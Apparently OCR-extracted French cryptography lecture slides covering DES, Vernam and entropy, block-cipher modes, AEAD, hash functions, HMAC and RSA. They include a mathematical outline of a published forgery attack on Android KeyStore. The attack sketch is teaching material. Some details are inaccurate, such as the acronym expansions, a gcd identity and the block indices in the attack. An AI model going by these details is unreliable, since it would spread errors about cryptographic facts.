

x1	x2	x3	x4	x5
x6	x7	x8	x9	x10
x11	x12	x13	x14	x15
x16	x17	x18	x19	x20
 - Les lignes et colonnes sont permutées selon un ordre connu (la clé de permutation)

On distingue le chiffrement par flot (*stream cipher*) et le chiffrement par bloc (*bloc cipher*).

- RC4 est un chiffrement par flot utilisé fréquemment par le protocole SSL. Il utilise des clés d'au plus 2048 bits et chiffre un octet (8 bits)
- DES (Digital Encryption Algorithm) utilise des clés de 56 bits et chiffre des blocs de 64 bits
- AES (Advanced Encryption Algorithm) utilise des clés de 128 bits et chiffre des blocs de 128 bits.

Exemple DES

- ✚ Le codage porte sur des blocs de données de 64 bits et utilise une clé unique de 64 bits (56 bits + 8 bits de parité - 1 bit /octet de parité impaire).
 - !!!!!!!!!!!!!!!! $2^{56} \ll 64!$
- ✚ On utilise une permutation initiale et une permutation finale inverse de la première. 16 transformations successives (selon le procédé de **FEISTEL**) sont définies
 - Le bloc de 64 bits est divisés en un bloc gauche L (32 bits) et droit R (32 bits).
 - $L_i = R_{i-1}$
 - $R_i = L_{i-1} \text{ exor } f(R_{i-1}, K_i)$, K_i clé de l'étage i .
 - A partir de R et d'une matrice E (de 6 colonnes et 8 lignes) on produit un nombre de 48 bits qui est ajouté (exor) à une clé K de 48 bits. Ces 48 bits sont repartis en 8 groupes de 6 bits, chaque groupe subit une transformation S_i (1..8) qui produit un mot de 4 bits.
- ✚ La clé (56 bits utiles) subit une permutation PC1 (2 matrices de 7 colonnes et 4 lignes), puis est séparée en deux groupes de 28 bits (C0 et D0). On produit par des décalages à gauche et à droite successifs les blocs C_i et D_i ($i=1, \dots, 16$). Une matrice PC2 permet d'obtenir les clés K_i à partir de C_i et D_i ($i=1, \dots, 16$)
- ✚ En pratique DES est utilisé selon l'algorithme dit triple DES, avec deux clés de 56 bits
 - $Y = E_1 \circ D_2 \circ E_1(x)$
- ✚ Il existe des attaques qui permettent de retrouver une clé DES à partir de 2^{40} blocs (préalablement connus) chiffrés



Deep Crack, 1999
90 milliards de clés par seconde, $2^{56} = 9$ jours
1 856 puces spécialisées pour le DES, contenues sur
29 cartes électroniques de 64 puces.



Chiffrement symétrique : notion d'entropie 3/3



- ✚ Claude Shannon a défini la notion d'entropie de l'information

- $H = - \sum p(x) \log_2 p(x)$

- soit $\log_2(n)$ pour n symboles équiprobables

- ✚ L'entropie conditionnelle de X sachant Y s'écrit

- $H(X,Y) = - \sum p(X=x,Y=y) \log_2 p(X=x,Y=y)$

- $H(X,Y) = H(X) + H(Y|X), H(Y|X) = H(X,Y) - H(X)$

$$- \sum_{i=1}^N p_i \log_2(p_i)$$

- ✚ Un système cryptographique parfait au sens de Shannon est tel que

- $H(M|C) = H(M)$, M le message en clair et C le message chiffré par une clé K .

- ✚ Par exemple une clé constituée par une suite d'octets aléatoires k_1, k_2, \dots, k_i réalise un système cryptographique parfait ($C_i = k_i \text{ exor } M_i, M_i = k_i \text{ exor } C_i$), c'est le code dit de *Vernam*.

- ✚ En particulier si tous les messages en clair sont équiprobables la taille de la clé doit être au moins aussi grande que la taille des messages en clair.

Il faut rafraichir une clé de chiffrement !



Exemple de calcul d'entropie

✚ $n = 2^p$ symboles M_i $i=0, \dots, n-1$

✚ Entropie de M

- $H(M) = - \sum p(M_i) \log_2 p(M_i) = p$

✚ Chiffrement de Vernam

- Générateur aléatoire R_i , $p(R_i) = 1/n$

- $C_i = M_i + R_i$ (exor)

- $H(C) = p$

✚ $p(X=M_i, Y=C_j) = p(X=M_i) \times 1/n = 1/n^2$

✚ $H(M, C) = - \sum \sum 1/n^2 \log_2 (1/n^2) = 2p$

✚ $H(M, C) = H(M) + p = H(M) + H(C)$

✚ $H(M | C) = H(M, C) - H(C) = H(M)$



Les chiffrements symétriques usuels

- ✚ RC4, clés d'au plus 2048 bits
 - Chiffrement par flux (octets)
 - ! Polarisé (biais) pour les 256 premiers octets
- ✚ 3xDES, avec 2 clés (112 bits)
 - Chiffrement de blocs de 64 bits
 - 2 clés K_1, K_2
 - $y = E(K_1, D(K_2, E(K_1, x)))$, soit chiffrement avec K_1 , déchiffrement avec K_2 , et chiffrement avec K_1
- ✚ AES avec une clé 128 bits ou 256 bits
 - Chiffrement de blocs de 128 bits
- ✚ Le mode *Cipher Block Chaining, CBC*
 - $IV_o = null$
 - $y_k = E(Key, IV_k \text{ exor } x_k)$
 - $IV_{k+1} = y_k$
- ✚ CBC-MAC
 - Chiffrement en mode CBC
 - *On ajoute au message un ensemble d'octets (padding) de telle sorte que la longueur obtenue soit un multiple de la taille du bloc. Le CBC-MAC est le dernier bloc calculé*
 - ISO/IEC 9797
 - *Method 1, padding avec une suite d'octets nuls*
 - *Method 2, padding avec un premier octet 0x80, complété par une suite d'octets nuls*
 - *Method 3, ajout d'un entête comportant la longueur, une attaque existe*



Autres Modes de Chiffrement



CTR (Counter Mode)

- $S_k = E(\text{Key}, CT_k)$


- $C_k = M_k \text{ exor } S_k$

CCM Counter with CBC-MAC,

- AES-CCM RFC 3610



GCM Galois/Counter Mode



The Galois/Counter Mode of Operation (GCM) David A. McGrew John Viega


http://csrc.nist.gov/groups/ST/toolkit/BCM/documents/proposed_modes/gcm/gcm-spec.pdf

Authenticated Encryption with Associated Data (AEAD)

- + Un schéma assurant à la fois intégrité et confidentialité garantit la sécurité contre les attaques à chiffrés choisis :
 - $\text{IND-CPA} + \text{INT-CTXT} \Rightarrow \text{IND-CCA}$
 - IND-CPA= Chosen Plaintext Attack
 - INT-CTXT= Integrity of CipherText
 - IND-CCA= Chosen-Ciphertext Attack
- + MAC-And-Encrypt, non sûr
 - $\text{MAC}(M) || E(M)$
- + MAC-Then-Encrypt, mode non génériquement sûr, mais en pratique, on peut construire des schémas sûrs avec ce principe
 - $E(M || \text{MAC}(M))$
 - Exemple AES-CCM
- + Encrypt-Then-MAC, si le mode de chiffrement est « sûr » et si le MAC assure l'intégrité alors cette composition est « sûre »
 - $E(M) || \text{MAC}(E(M))$

<http://www.di.ens.fr/~fouque/mpri/MAC.pdf>

Encrypt then MAC



<http://www.di.ens.fr/~fouque/mpri/MAC.pdf>

Attaque sur le KeyStore Android



Hash then Crypt (HtC)

- Header: Soft_Key_Magic || Key_Type || KeyLength
 - 3x4 octets
- AES-CBC(MD5(Header || key) || (Header || key))



Attaque

- $m' = \text{Header}(m) || m$ (16 octets)
- $m'' = \text{padding} || \text{MD5}(m') || m'$
 - $\text{Header}(m'') || \text{padding} = 16$ octets
- $\text{HtC}(m'') = c0, c1, c2, c3$
 - $c0 = \text{IV}$
 - $c1 = E(c0 + \text{MD5}(\text{Header}(m'') || m''))$
 - $c2 = E(c1 + \text{Header}(m'') || \text{padding})$
 - $c3 = E(c2 + \text{MD5}(\text{Header}(m) || m))$
 - $c4 = E(c2 + (\text{Header}(m) || m))$
- $\text{HtC}(m') = c2(=IV), c3, c4$

Breaking Into the KeyStore: Mohamed Sabt , Jacques Traoré, “A Practical Forgery Attack Against Android KeyStore”, ESORICS 2016 .




Fonctions de HASH (empreinte)

- ✚ Une fonction d'empreinte (H) produit, à partir d'un message M une valeur pseudo aléatoire de p bits (soit 2^p empreintes). Les attaques sont classés en trois catégories
 - Collision: trouver un couple (M,M') tel que $H(M) = H(M')$
 - 🌐 En raison du paradoxe des deux anniversaires, la probabilité d'une collision est de $1/2^{p/2}$
 - 1st pre-image, étant donné X, trouver M tel que $H(M) = X$
 - 2nd pre-image, étant donné M, trouver M' tel que $H(M') = H(M)$
 - Dans le cas d'un algorithme parfait, la probabilité d'une collision est de $1/2^{p/2}$ essais et pour les *pre-image* $1/2^p$.
- ✚ Les fonctions de hash sont surjectives !




- ✚ Les fonctions MD5 et SHA1 sont construites selon le procédé dit Merkle-Damgård
 - $H_{i+1} = f(M_i, IV_i)$
 - $IV_{i+1} = H_{i+1}$
- ✚ SHA1 et MD5 utilisent des messages (blocs) de 512 bits
- ✚ La sortie des fonctions f est de 160 bits pour SHA1 et 128 bits pour MD5



Hash-based message authentication code


- *HMAC-MD5, HMAC-SHA1*

- $HMAC(K, m) = H((K \oplus opad) \parallel H((K \oplus ipad) \parallel m))$




✚ Cipher Message Authentication Code

- $H_{i+1} = E_k(M_i, IV_i)$
- $IV_{i+1} = H_{i+1}$



Chiffrement Asymétrique



Au sujet des Groupes Abeliens finis

- ✚ Un groupe Abélien $(G, *)$ est un ensemble d'éléments tel que la loi $*$ pour cet ensemble soit:
 - définie pour tout couple (a, b) , $a * b \in G$
 - commutative, $a * b = b * a$
 - associative, $(a * b) * c = a * (b * c)$
 - possède un élément neutre $a * e = e * a = a$
 - et que chaque élément possède un élément inverse unique, $a * a^{-1} = a^{-1} * a = e$
- ✚ Un groupe fini possède un nombre d'éléments fini.
- ✚ A l'aide du théorème de Bezout on démontre facilement que $\mathbb{Z}/p\mathbb{Z}$ avec p premier est un groupe pour la loi x
 - $\mathbb{Z}/p\mathbb{Z}$ représente l'ensemble des restes de la division d'un nombre z par l'entier p .
 - $z = r \pmod{p} \Leftrightarrow z = qp + r$



- ✚ Le nombre d'Euler $\varphi(n)$ est le nombre d'entiers premiers avec n
 - $\varphi(1) = 1$
 - Pour p premier, $\varphi(p) = p - 1$
 - Pour p et q premiers, $\varphi(p \cdot q) = \varphi(p) \cdot \varphi(q)$
- ✚ Le nombre des entiers x tels que $\text{pgcd}(a, x) = 1$ est égal à $\varphi(a)$
 - $(\mathbb{Z}/n\mathbb{Z}^*, x)$ est le groupe des entiers inversible pour la loi x en modulo n
 - Le cardinal de ce groupe est égal à $\varphi(n)$

- ✚ Soit n un produit de deux nombres premiers $n = pq$
- ✚ Soit e un entier inversible modulo $\varphi(n)$, soit e premier avec $\varphi(n) = (q-1)(p-1)$
 - $\exists d$ tel que $e.d = 1 \pmod{\varphi(n)}$.
 - (e, n) clé publique, chiffrement $C = M^e$ modulo n
 - (d, n) clé privée, déchiffrement $M = C^d$ modulo n
 - $M^{ed} = M$ modulo n
- ✚ **La sécurité des RSA repose sur la difficulté de factorisation d'un produit de nombre premiers.**
- ✚ La solution de $a.x = 1 \pmod{n}$ peut être trouvée à l'aide d'un algorithme d'Euclide étendu.
 - Si, a et b ont un diviseur commun d ($a > b$) alors $a - kb$ est divisible par d .
 - On choisit le plus grand k tel que $a - kb = r$ ($r \geq 0$), soit $a = kb + r$
 - Si $r = 0$ alors a est divisible par b
 - Sinon on recommence l'algorithme avec b et r
 - Le PGCD est le dernier reste non nul.

✚ Théorème du résidu Chinois (CRT)

- $Xp = X^s \text{ modulo } p$

- $Xq = X^s \text{ modulo } q$

- $X = X^s \text{ mod}(pq) = A Xp + B Xq \text{ modulo } (pq)$

✚ $X^{ed} = X^{1 + k(p-1)(q-1)} \text{ modulo } p = X \text{ modulo } p$

✚ $X^{ed} = X^{1 + k(p-1)(q-1)} \text{ modulo } q = X \text{ modulo } q$

L'algorithme d'Euclide RSA 2/3

- ✚ Soit deux nombres a et b avec $a > b$
 - $a = bq + r$, $\text{pgcd}(a,b) = \text{pgcd}(a,r)$
- ✚ L'algorithme d'Euclide réalise le calcul de $\text{pgcd}(a,b)$ en temps polynomial
